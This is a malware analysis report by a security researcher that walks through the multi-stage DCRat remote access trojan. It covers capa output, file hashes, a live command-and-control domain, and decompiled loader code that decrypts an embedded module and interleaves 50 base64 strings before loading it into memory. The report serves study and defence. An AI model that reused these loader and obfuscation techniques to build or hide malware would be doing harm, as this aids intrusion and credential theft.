Dark Crystel RAT (DCrat) Detailed Analysis Report
Multi-Stage

Author: Usman Sikander

Designation: Offensive security engineer and researcher

Medium: https://medium.com/@merasor07

Contents

Introduction

DCRat, also known as Dark Crystal RAT, is a malicious program that allows cybercriminals to gain control of a compromised computer remotely. It's used to steal various types of sensitive information, like clipboard contents and personal login details from applications. What makes it dangerous is its ability to stay hidden from regular security software.

DCRat has been around since 2018, and its creators keep updating and improving it to make it more powerful. It has different parts that do specific things, such as stealing cryptocurrency and secretly recording keystrokes.

The people behind DCRat have even released a special tool called "DCRat Studio" that helps them create new features for the malware. This constant evolution and the malware's ability to evade detection make it a significant threat to computer users and organizations. Staying cautious and using advanced security measures is crucial to protect against DCRat and similar threats.

In 2018, Dark Crystal RAT primarily used Java, but it shifted to C# in 2019. Today, most of its modules are written in C#. Interestingly, the administrative server for this malware is built using JPHP, a version of PHP that runs on the Java Virtual Machine.

To thwart attempts by malware analysts to reverse engineer its code, different versions of DCrat employ evasion and obfuscation techniques. For example, they can obfuscate DCrat's payload using a tool like Confuser Protector, adding an extra layer of protection.

The DCRat product itself consists of three components:

- A stealer/client executable
- A single PHP page, serving as the command-and-control (C2) endpoint/interface
- An administrator tool

Capabilities

- DCRat can record the victim's keystrokes
- DCrat can transmit the contents of the victim's clipboard to its command-and-control server.
- CryptoStealer module of the malware allows attackers to get access to users' crypto wallet information.
- It can take screenshots of the victim's computer
- DCRat can exfiltrate information from browsers, such as session cookies, auto-fill credentials, and credit card details.
- DCrat can hijack Telegram, Steam, Discord accounts.
- DCrat can function as a loader, dropping other types of malwares on the infected computer.
- DCrat create persistence on victim PC using different techniques
- DCrat execute VBS, PS, VB, BAT scripts on victim computer

Tools and Environment

- *Flare-VM (Windows 10)*
- *REMnux (Simulator)*

- dnSpy
- Cutter
- Detect-it-easy
- RegShot
- ExeInfoPE
- De4dot
- Capa
- Procmon
- ProcessHacker
- TcpView
- PE Bear
- PE Studio
- Wireshark
- IDA pro
- CyberChef

Stage 1 (dcrat.exe)

Basic and Advanced Static Analysis

Initial access

In my analyses of DCrat (Remote Access Trojan), I will commence my analysis by scrutinizing the very first sample I obtained from the MalwareBazaar repository. It's worth noting that this sample might have been disseminated to a victim's computer through various means, including phishing emails, spear phishing attachments, spear phishing links, or other methods aimed at gaining initial access. However, for the purpose of this analysis, I will focus solely on the investigation of the stage 1 sample delivered as a result of the initial access vector.

Basic Information

SHA256: Fd687a05b13c4f87f139d043c4d9d936b73762d616204bfb090124fd163c316e

MD5: A26ae5eb4e86ca54a1d338220318c43

CPU: 32-bits

Language: .Net programming language (c#)

Interesting Strings: Not Found

Inspection: LoadModule, MemoryStream, ToBase64String

Time Data Stamp: 2023/03/3 Fri

Packing:

In my first static analysis, when I opened binary in PE bear and calculate the size of raw data and virtual data, I assumed that this binary is not packed because the difference between raw and virtual data is not too much and there was no extra header which indicated that this is packed. The malware packed with

UPX packers has extra header which can clearly indicate. But at this point I was assuming binary is not packed.

Detect-It-Easy

After opening the sample with detect-it-easy tool it shows me that the binary is using confuser protector and entropy was very high which clearly indicates the another .EXE or DLL into source and it was showing it is 99% packed binary.

Capa-Output

When I performed CAPA analysis on first stage of malware (dcrat.exe), it indicates that the binary is packed using Confusex. The detail verbose analysis also tells the binary is obfuscated and it trigger most of the rules which indicated that the binary is using these tactics and techniques according to MITRE ATT&CK framework.

```
WARNING:capa:-----------------------------------------------------------------
md5                     a26ae5eb4e86ca54a1d338220318c43b
sha1                    ba66b537f8b7289acf611e67e1f3b20fb5bb48db
sha256                  fd687a05b13c4f87f139d043c4d9d936b73762d616204bfb090124fd163c316e
path                    dcrat.exe
timestamp               2023-09-21 00:25:17.896391
capa version            5.1.0
os                      windows
format                  dotnet
arch                    i386
extractor               DnfileFeatureExtractor
base address            global
rules                   C:\Users\Darkn3t\AppData\Local\Temp\_MEI27922\rules
function count          54
library function count  0
total feature count     5349

packed with Confuser
namespace  anti-analysis/packer/confuser
author     william.ballenthin@mandiant.com
scope      file
att&ck     Defense Evasion::Obfuscated Files or Information::Software Packing [T1027.002]
mbc        Anti-Static Analysis::Software Packing::Confuser [F0001.009]
or:
  class: ConfusedByAttribute @ token(0x200000C)

encode data using Base64
namespace  data-manipulation/encoding/base64
author     moritz.raabe@mandiant.com, anushka.virgaonkar@mandiant.com, michael.hunhoff@mandiant.com
scope      function
att&ck     Defense Evasion::Obfuscated Files or Information [T1027]
mbc        Defense Evasion::Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02], Data::Encode Data:
:Base64 [C0026.001]
function @ token(0x6000003)
  or:
    api: System.Convert::ToBase64String @ token(0x6000003)+0x5C
```

Cutter-Output (Disassembler and Decompiler)

When I disassemble the first stage sample using cutter and perform advanced static analysis, I was confused at this point and I didn't clearly understand the working of malware. The x86 instruction jb (jump on below/less than, unsigned) was something which I should need to understand, so without wasting time I decided to perform Basic and Advanced dynamic analysis.


Basic Dynamic Analysis

Procmon and Process Hacker

As an offensive security researcher, I always prefer Procmon and process hacker in my first detonation of malware sample which I analyze. When I executed the sample and captured all traffic using Wireshark and captured the all activities using Procmon, I didn't notice anything interesting in first stage sample. At this

point, I am assuming the first stage of Dcrat is a dropper or loader which is either downloading Second stage malware or extracting from resources and executing in memory.


But When I analyses the traffic in Wireshark, I found a domain http://battletw.begget.tech and malware was using get request with some encoded parameter. Still at this point I was not sure either first stage malware is trying to connect on this domain. Because I didn't find any interesting string which indicate this behavior or maybe malware encoded URLs and domain, so I decided advanced dynamic analyses (debugging of malware).

Advanced Dynamic Analysis

I started advanced dynamic analysis of first stage sample using Dnspy. Dnspy is one of the best debuggers and Decompiler for .NET binaries. DcRat is .Net binary so I open it using dnSpy, there was a decrypt function and long unsigned integers array which was too long and dnSpy was not able to show them all.

After that I found an interesting thing, this sample is loading module "koi" direct into memory. But at that time, I thought it could be a DLL or EXE which is directly loading into memory.


There is long array of unsigned integers which is too larger. Dnspy is not able to show them all.

After initializing the unsigned integers, this loader decrypts the unsigned integers and load them into direct memory using load module.

```
10071            3821091257U,
10072            283078313U,
10073            7322224790U,
10074            2882807258U,
10075            "Not showing all elements because this array is too big (78747 elements)"
10076        };
10077        Assembly executingAssembly = Assembly.GetExecutingAssembly();
10078        Module manifestModule = executingAssembly.ManifestModule;
10079        GCHandle gchandle = <Module>.Decrypt(array, 306067877U);
10080        byte[] array2 = (byte[])gchandle.Target;
10081        Module module = executingAssembly.LoadModule("koi", array2);
10082        Array.Clear(array2, 0, array2.Length);
10083        gchandle.Free();
10084        Array.Clear(array, 0, array.Length);
```

Breakpoint:

At this point, I was very clear that this loader and executing module with the name of "koi" directly into memory. So, I started debugging and set breakpoints on all new loaded modules and on variable which store the value of decrypted bytes.

I was monitoring all loaded module so that I can get second stage sample. The first loaded modules were mscorlib.dll and the sample itself, so I am ignoring these modules and looking for "koi"

After continuously debugging when I execute decrypt function and analyze the local variable "array2" value these were bytes starting with "0x4D" and "0x5A". Now these indicates it is portable executable because these first two array index values indicated MZ. So, I just save that module with the name of

"koi.exe" which is the second stage sample and executing direct into memory. So, I started analyses on stage 2 (koi.exe).

Stage 2 (koi.exe)

Basic Static Analysis

SHA256: E62e3e03c6d5ce19267e343b2f22d4815ca1e6e6f714b1f36b1f3a4a45813a00

MD5: 67a245d177b12e03bb1505325e5c7a31

CPU: 32-bits

Language: .Net programming language (c#)

Interesting Strings: Not Found

Detect-It-Easy

After opening the sample with detect-it-easy tool it shows me that the binary is using confuser protector and entropy was not very high.

Advanced Dynamic Analysis

I started debugging to stage 2 sample (koi.exe) and there was total 50 strings in code. These strings were base64 encoded and after that sample was decoding these strings and loading into memory. But the decoding process not that simple, there was a loop which is getting first character from each 50 strings and saving them into buffer then second character of each string and so on. After getting the final output from loop it was decoding and loading the new module into memory.

This is the last string with the name of "str49".

This is the for loop which is getting character from each string with the procedure I explained in the start of paragraph.

```
        string text2 = "";
        int length = text.Length;
        checked
        {
            for (int i = 1; i <= length; i++)
            {
                text2 = string.Concat(new string[]
                {
                    text2,
                    Strings.Mid(text, i, 1),
                    Strings.Mid(str, i, 1),
                    Strings.Mid(str2, i, 1),
                    Strings.Mid(str3, i, 1),
                    Strings.Mid(str4, i, 1),
                    Strings.Mid(str5, i, 1),
                    Strings.Mid(str6, i, 1),
                    Strings.Mid(str7, i, 1),
                    Strings.Mid(str8, i, 1),
                    Strings.Mid(str9, i, 1),
                    Strings.Mid(str10, i, 1),
                    Strings.Mid(str11, i, 1),
                    Strings.Mid(str12, i, 1),
                    Strings.Mid(str13, i, 1),
                    Strings.Mid(str14, i, 1),
                    Strings.Mid(str15, i, 1),
                    Strings.Mid(str16, i, 1),
                    Strings.Mid(str17, i, 1),
                    Strings.Mid(str18, i, 1),
                    Strings.Mid(str19, i, 1),
                    Strings.Mid(str20, i, 1),
                    Strings.Mid(str21, i, 1),
                    Strings.Mid(str22, i, 1),
                    Strings.Mid(str23, i, 1),
                    Strings.Mid(str24, i, 1),
                    Strings.Mid(str25, i, 1),
                    Strings.Mid(str26, i, 1),
```

After decoding the outing of for loop, it was loading another module directly into memory.

```
                Strings.Mid(str49, i, 1)
            });
        }
    }
